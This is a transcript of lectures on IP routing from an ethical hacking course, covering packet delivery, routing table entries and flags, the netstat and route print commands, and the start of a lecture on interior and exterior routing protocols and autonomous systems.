When I say that I am connected with a destination, this means when I will be sending messages, receiving messages, I will be keeping track of my connection; that means, how many bytes have been sent; how many bytes are remaining to be sent?


Similarly, for the other side also. So, it does not mean that when I am sending the bytes, they all will follow the same path. This would happen of course, when you are having something like circuit switching. In circuit switching you recall there all data will be following the same path. But when you are talking about a packet switch network like TCP/IP, there it does not happen like that. A logical connection is maintained at the TCP level, but at the IP, the packets can follow any available route.

So, this is what is meant by connection oriented and connectionless just like UDP or IP, connectionless means there is no need for a prior connection establishment. The data packets that you are sending, they are sent as independent entities. They will be routed through the network without any context in an independent way and they will finally, reach the destination.

Now, we mentioned that this UDP protocol which is a classical connectionless protocol, which is used at the TCP level, does not guarantee reliability in packet transfer. So, if you need reliability and if you are using UDP, you have to take care of error correction and this checking explicitly at your application layer level ok, fine. So, this is what I mentioned TCP and UDP are protocols at the transport layer level, but below it you have the IP protocol which runs at the network layer level which is essentially a connectionless packet delivery system, IP.

So, even if at the higher layer TCP talks about connection oriented, but when the packets are given to IP for actual delivery, IP can follow any path, arbitrary paths. So, this actually means that in the TCP protocol when the packets are sent between a source and a destination, packets may follow different paths. But the TCP protocol maintain some information about the connection such that the application has a feeling that well there is a connection, there is a reliable mode of connection, no errors are there, no bits are getting lost and data are being received exactly in order ok. This is what TCP provides over IP.

(Refer Slide Time: 06:50)



Now talking about the packet delivery options, I am particularly talking about the IP layer here, because as I said, TCP/IP is the most dominant protocol that drives the Internet and IP is the most widely used protocol at the network layer level which is responsible for packet routing. So, when you talk about packet delivery options, we are talking about a scenario like this as I have shown in this diagram.


There is a network as you can see in the middle, there is a network, there can be some computers which are directly connected to the network. You already seen, you have seen networks in your organization, in your office wherever you are. There are computer networks, there are networking switches or hubs and you have connection to your computer through these networking devices right. So, this hosts can have direct connection to the network and also there can be some routers; routers can also have connections to this network.

Now, the question is, in this network there can be multiple hosts H1, H2, two I have shown. There can be several others. So, all these hosts can communicate among themselves through this network. So, the question arises why do we need this router? This router is required when there is a communication need with other networks, whenever you want to communicate with the outside world. Well, either one of this hosts is trying to send a packet to some host which is outside this network or some incoming packet is coming from somewhere which is destined to one of these hosts. Now the first mode is called a direct

delivery, where we are not talking about the outside world. We are talking about a scenario like this where this H1 can directly send a packet to host H2 via this network, because both of these are connected to the network, they have a connection. So, they can directly send a packet or receive a packet. This is called host-to-host.

And the other can be host-to-router or router-to-host, there can be one or more routers. One I have shown, there can be more routers connected, there can be other routers also connected. For example, there is another router here. So, router-to-host means suppose a packet has come to the router, the router can send this packet to a particular designated host or the other way around, host wants to send a packet to the router. Now, this direct delivery option is possible when the entities which are communicating, they are all connected to the same network. This is the constraint ok, this you should remember.

(Refer Slide Time: 09:53)




Then comes indirect delivery. Indirect delivery means the source and destination are not part of the same network. They belong to two different networks. So, as this diagram shows, let us suppose this H1 wants to send a packet to host H2. So, as you can see, there are three networks. Here, this N means networks. There are three networks, but I have shown only some, there can be other connections also to the network, other hosts and routers. There can be connections ok. So, I have shown only few.

Now, when this host wants to send data to H2, as you can clearly see, they do not belong to the same network. So, data cannot be sent directly. So, what will happen? Somehow H1

will decide that the packet that I am sending has to be sent to R1. So, it will first send the packet to router R1. The R1 can again have other connections, but R1 will decide depending on the destination address that this packet has to be forwarded via this network, middle network to another router R2 right and R2 will finally, come to know that well destination is in the same network where I am.

So, I can directly send the packet to H2. So, the last phase, it is direct delivery; in the first two steps, it is indirect delivery right. This is how packet forwarding and delivery can happen.

(Refer Slide Time: 11:35)




Now, talking about routing method, you see each entity in the network, routers of course, but even the computers, they have some kind of routing information maintained, that is called a routing table. Routing table will tell you that well if I want to send a packet to some other computer whose IP address I know, where to send that packet. Well, a router obviously, will be having multiple connection.

So, there is a decision, but even for a computer, it is possible for you to have multiple network cards and multiple network connections with your computer. So, your computer can also decide where to forward the packet. So, in a sense you can even make a normal computer act like a simple router. It can also take some routing decision, the IP layer of it.

Now, talking about the routing methods broadly speaking, the routing table contains various different kinds of entries, as you shall see through examples. They can be something called next-hop routing, network-specific routing, host-specific routing and default routing. Next-hop routing means I tell that to reach a particular host which is the next network or next router to follow that is called hop. One router to the next router, this is defined as a hop. So, when a packet moves there will be multiple such hops, till it reaches the destination network where the packet can be delivered directly ok.

Network-specific routing means there are some situations where you may want to transmit a packet to all hosts of a particular network. So, there you are not sending the packet to a particular IP address, but to a network as a whole. This is network-specific routing, you are specifying a network address as the destination. Similarly, you can specify a particular host that is called host-specific routing where to follow and if nothing matches in the routing table, there will be a default entry. If nothing matches, you take the default route. This is how typically routing tables are organized and these are the kind of entries which can be there fine.

(Refer Slide Time: 14:21)



Now let us take some examples. Next-hop routing here, what we see here, again there is a scenario where a particular host H1 let us say wants to send a packet to another host H2. There are some intermediate networks through which the packets will be flowing and there


are routers connected like this. Well, in this context let me tell you that in a practical scenario what happens? Suppose I have a network, this is a network ok.

There can be multiple routers which can be connected to this network and this, there can be another network for example here. There will be another router connected to this network and there can be a router to router connection like this. Normally connections are done like in this way, but here for simplicity I have shown that these routers are connected to networks. Networks are again connected to routers like that, but in an actual scenario the connections can be like this ok.

Next-hop routing what it says is that this destination as I said, each host, our computer will also have a routing table. So, there will be one entry in the routing table. Well, the most essential information routing table will contain is that if my destination is H2 what will be my next hop? Well, if I have to reach H2, my next hop will be R1. So, I will have to first send my packet to R1. This is a host to router, indirect delivery and in the routing table of R1, there will be something like this. It says again if the destination is H2, then I have to go to R2.

So, again this R2, this R1 router will be sending or forwarding the packet to router R2 and R2 has an information like this, it says H2, there is no next-hop means it belongs to my own network. So, now there can be a direct delivery right. This is what next hop routing is.


(Refer Slide Time: 16:50)



Then network specific routing, I said sometimes I specify the address of a network as a destination rather than a host. So, I can specify the address of a network as the destination. So, suppose from host H1, I am sending a packet, I am specifying I have to go to N2. It can be a broadcast packet, it will be broadcast to all the hosts in N2.

So, here again similarly I can specify the next hop as R1 which means if I have to go to N2, then first the packet has to be forwarded to R1. Similarly, R1 will be having a routing table that routing table will say that well N2 is, I am a part of N2. So, I can directly do the broadcast whatever is requested ok. This is how it works.

(Refer Slide Time: 17:56)




And lastly, host-specific routing means in the destination I can directly specify a host and this host can be connected to the same network also. There can be some other hosts connected here also. So, host specific routing means well of course, next hop will be, they are very similar. So, it is actually quite similar, not something which is very different; the only difference is that in the destination I specify the complete IP address of a host ok. So, that is referred to, sometimes refer to as hosts specific routing, where we specify the IP address of a host.

So, let us say if I want to go to H2, I have to go through R2. If I want to go to N2, I have to go via R1. If I want to go to N3, I have to go via R2. So, this kind of entries are there. So, it is mixture of, some are host-specific routing entry, some are network-specific routing

entry like this. So, when you look at the complete routing table of a typical router, we shall see later, then we will see that all these types of entries are all there.

(Refer Slide Time: 19:14)




Now, lastly I said whenever nothing matches, you have to follow a default route like you take an example like this, where I have a host H1 here. This H1 wants to send some data to some host, other host which is somewhere else in the world, not in this network, it is somewhere else right. So, it does not know where it is.

You see in the world there are millions of computers, it is not possible for me or my router to know where all these million hosts are located, it is not possible. So, what it will do? There will be some entry, well here I have shown only one, which are specific to the local network. Well, if your destination network is N2 which this routing table is aware of H1 knows, then you will forward it to R1, through R1 you can reach N2.

But if it does not matches, what we will do? If it is something else which is not N2, then you will be following the default route, it says if nothing matches you have to go to R2 and R2 is a router which is connected to the outside world. This is your outside world; that means, this is an external connection from your organization, you are connecting to the router of maybe your Internet service provider or some other organization that router will then be responsible to forward your request to the correct direction ok.

This is how it works. You will be forwarding this packet to this R2 and R2 will be forwarding it to the outside world, maybe to some other router, to some other router who is more knowledgeable, who knows where to forward, this called higher level router right. This is default routing.

(Refer Slide Time: 21:22)




Now, talking about the types of routing table, some entries in the routing table are created manually, they do not change with time ok. You know this structure of your own network; you know how the machines are connected, how many routers are there. So, you can make some entries in the routing table which will never change that is fixed. These are called static entries. Typically, these static information will be entered manually by the network administrator which does not change with time normally.

But more practical situations, we will see some dynamic updates happening in the routing or in the routing tables because you see network is large. So, when with time whenever packets are flowing, there can be some dynamic behavior that may have happened like some link might go down, some host might be come down. So, some path which was there might no longer be available. So, this router should be intelligent enough to find an alternate path if such an untoward incident happens. There this dynamic behavior comes into the picture.

So, dynamic routing table, what they do? They carry out some updations in the routing table automatically with time, updates periodically depending on the network condition ok. If a link goes down, in the future again the link comes up, you will have to make

changes. There are protocols, we will be briefly talking about RIP, OSPF, BGP, they handle this kind of dynamic updations.

(Refer Slide Time: 23:14)




Talking about the typical fields in a routing table, well you already know what is meant by an IP address and a subnet mask. This routing table contains an IP address and also a subnet mask. This is an IP address and this is a mask, both will be 32 bit quantities. So, I mentioned earlier to get the network address, you will have to do a bit by bit AND operation. You will have to carry out a bitwise AND operation. So, once you do a bitwise AND operation, what you get, will be your network number and the host portion will become all 0's ok.

Based on this network number, you will now be, take a decision that if there is a match where to go ok. So, we will see with respect to IP, you first apply the mask, then you compare whether there is an IP address field or destination address field in the routing table; whether this network number matches with this destination? If it matches, then you follow the next hop address what is specified and there are some flags which are maintained in the routing table, which keeps track of few information.

Like the flag U indicates that router is presently active, it is working. G means that this is an indirect routing, destination is not in the same network; it is in this some other network, which means you will have to forward it to one of the routers. H means you are giving the complete IP address of a host, it is a host specific address and D means this entry was not

there initially due to some dynamic updates, this new entry got added to the routing table. This and M means there was an entry, but there was some changes made in the entry because again due to dynamic updates. So, this is modified, this is added; both due to this dynamic updates or redirection and of course, an interface information, the router, kind of multiple outgoing links which link to follow that is called the interface.

(Refer Slide Time: 25:57)



So, this is one simple example of a routing table which is slightly elaborated here. You consider a network like this, where you see this is a network whose network address is 115.0.0.0.


This is a class A address, class A network and there are two routers R1, R2 connected to this lets say and one computer whose IP address is this, 196.25.15.161 is connected to this router let us say, just an example and this router R1, this routing table I am showing, this is for the router R1 ok. For this router R1, you see three entries are shown; first says I use a mask of 255.0.0.0 which means only the first 8 bits will remain, if I do a bit by bit AND, the last 24 bits will all become 0's.

So, if there is a packet coming to this router R1, maybe from this host or any other host, it will first do AND with 255.0.0.0 and compare if the network address is equal to 115.0.0.0 or not, if so, it will send the packet to interface M0, its a directly connected. Through this interface M0, it will directly send it to this network ok. Similarly, if an

incoming packet here the mask is 255.224. 224 means what? 128 see 128 and 64. This is 192 and 32 this becomes 224. So, the last byte is 111 and five-zeroes this is 224 in decimal.

So, whenever an address comes, you do a bit by bit AND with this and then, you compare whether it is matching with this. If it matches, then you forward it to M1 and if nothing matches, 0 means default; 0.0.0.0 entry means default. If it is default, then you go to here this. This is the IP address of this router R2 ok. This is the IP address of this router R2. If nothing matches the packet will be sent to R2 and R2 will send it to the outside world and the packet will ultimately find its way. This will be done through interface M0 again fine.

(Refer Slide Time: 28:51)



Now, the question is in a computer or in a router how do we view the routing table. Let us say on a computer if you are, if you are using a Unix or a Linux system, then the most command to use is “netstat – r”. Similarly on an windows system there is a command called “route print”. It will print the routing table of that computer. Like in this screen, well the entries are very small, you may not be able to read clearly.

So, I have given “netstat – r” command and you see the routing table, there are three entries in the routing table which show up, it contains Destination; Gateway means the next hop; Genmask this is the subnet mask; Flags and some other TCP related information. This MSS means Maximum Segment Size, window means TCP window and RTT means Round Trip Time; some information regarding to that and this is the interface, which interface?

Now, here I am assuming that my computer is connected to only one interface, this is called eth0 ok. So, this is how you take a decision and you say flags are u, u and g; u means they belong to the same network and g means it belongs to the other network right. So, this is just an example, I have shown. So, with this we come to the end of this lecture. In this lecture, we have had very brief idea regarding the routing of IP packets and how the IP routing table looks like.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 12
Routing Protocols (Part II)

Let us continue with our the discussion on Routing Protocols which we had initiated during the last lecture. In the last lecture, we talked about routing tables, the way packets get delivered and some typical fields or entries that are present in the routing table. So, we continue with the discussion. The topic of this lecture is Routing Protocol Part II.

(Refer Slide Time: 00:41)



In this lecture, we shall be first distinguishing between two different kinds of routing protocols called interior and exterior and specifically, we shall be briefly looking at two different practical routing protocols; one is called Routing Information Protocol or RIP, other is Open Shortest Path First or OSPF.

(Refer Slide Time: 01:13)

Routing Protocols

- Two broad classes of protocols are used in the Internet:
 - Interior**
 - Routing Information Protocol (RIP)
 - Open Shortest Path First (OSPF)
 - Exterior**
 - Border Gateway Protocol (BGP)

Let us see. First as I have said we would be distinguishing between two different classes of routing protocols; one is called interior, one is called exterior. You see by the very name interior, exterior, you can understand, we are talking about some kind of a boundary that whether we are inside the boundary or outside the boundary ok.

Now, interior means see these protocols are used for routers to communicate among themselves. Multiple routers they communicate using these protocols for updating their routing tables. So, we saw in the previous lecture that there is a field in the routing table which indicates some flags that whether a route was added or was modified through redirection.

So, these protocols help in this redirection and can automatically make updatations in the routing table entries right. Now, interior protocols for which examples are RIP and OSPF, there the idea is that the routers that are talking among themselves for updating their routing tables, they are all inside some kind of a boundary ok. They are all inside, that is why they are called interior and exterior means well let us say there is another boundary.

There is some other router there and one of these routers can talk to that other router in that other boundary and update routing information, share routing information accordingly. These are called exterior routing protocols and border gateway protocol is one very important example of that.

(Refer Slide Time: 03:21)

The slide has a yellow header with the title 'Autonomous Systems (AS)'. Below the title is a hand-drawn diagram of an Autonomous System boundary, represented by a circle labeled 'AS' at the top left. Inside the circle, there are three 'R' nodes (routers) at the top, two 'N' nodes (hosts) in the middle, and three 'H' nodes (hosts) at the bottom right.

- What is an AS?
 - A set of routers and networks *managed by a single organization*.
 - The routers within the AS exchange information using a common routing protocol.
 - The AS graph is connected (in the absence of failure).
- Every autonomous system is assigned a unique **AS number**.
- Routing protocols within an AS and across different AS's can be different.
 - Interior versus Exterior.

At the bottom of the slide, there is a logo for 'swayam' and a navigation bar with various icons.

Now, that boundary I was talking about, that boundary technically is known as an autonomous system ok. Autonomous system is that imaginary boundary which I am, I have just mentioned, so, that imaginary boundary, an autonomous system or in short AS, this is an AS and how do we define an AS? AS is loosely defined as inside this, there can be multiple routers, there can be many routers, there can be many hosts, many networks also, there can be multiple networks not a single network ok, multiple networks and obviously, there are large number of computers, hosts.


Now, if all of them are managed by a single organization, then we can define it as an AS. Many organizations may have different sections or departments, there can be multiple networks connected together, but they are all managed by a single entity or organization. So, if the organization wants they can define their organization as an autonomous system or AS. There is a procedure you can get a unique autonomous system number for your network and all autonomous systems in the world, their number, numbering is unique; no two autonomous systems have the same number ok.

Now, inside this autonomous system, the routers within the autonomous system, they can exchange information using some common routing protocol. Because there inside the organization, you are following the same rules, same protocols and AS graph means graph is what, some nodes connected by some edges. So, in some means in a network graph, we have seen some examples. The nodes are the hosts, routers and networks; edges are their

